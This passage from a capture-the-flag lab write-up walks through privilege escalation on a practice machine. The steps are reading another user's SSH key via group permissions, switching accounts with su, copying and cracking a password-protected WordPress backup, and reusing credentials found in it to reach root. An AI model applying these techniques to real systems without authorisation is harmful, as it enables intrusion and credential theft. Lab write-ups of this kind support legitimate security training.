We checked the permissions on the home directory and saw that the group internal has read access. Since our user diego is also a member of this internal group, we inherit that read permission. As a result, we are able to read the SSH key from think.



We save the key as id_rsa on our system, and then use it to make an SSH connection.
Shell as gege

While exploring the home directories, we noticed a zip file in gege folder, likely an old WordPress installation. It could contain useful information but only the user gege has permission to read it.
Fortunately, we can switch to the gege account directly using su. It works because of the configuration in /etc/pam.d/su
1
2
3
think@smol:~$ su - gege
gege@smol:~$ id
uid=1003(gege) gid=1003(gege) groups=1003(gege),1004(dev),1005(internal)
Shell as xavi

Unzipping wordpress.old.zip fails with an “incorrect password” message, so the archive is locked. Looking through other users directories shows the same file under gege, with nothing else useful around.
Using a Python HTTP server on the target, the zip file was downloaded to the local machine.


The next step is to try cracking the ZIP password with John.


Inside the extracted archive, wp-config.php contains another set of database credentials: xavi:[REDACTED]
Shell as root
The password works for xavi, so we switch to that user with su. With full sudo privileges, we can switch to root and read the flag at /root/root.txt, thus completing the room.
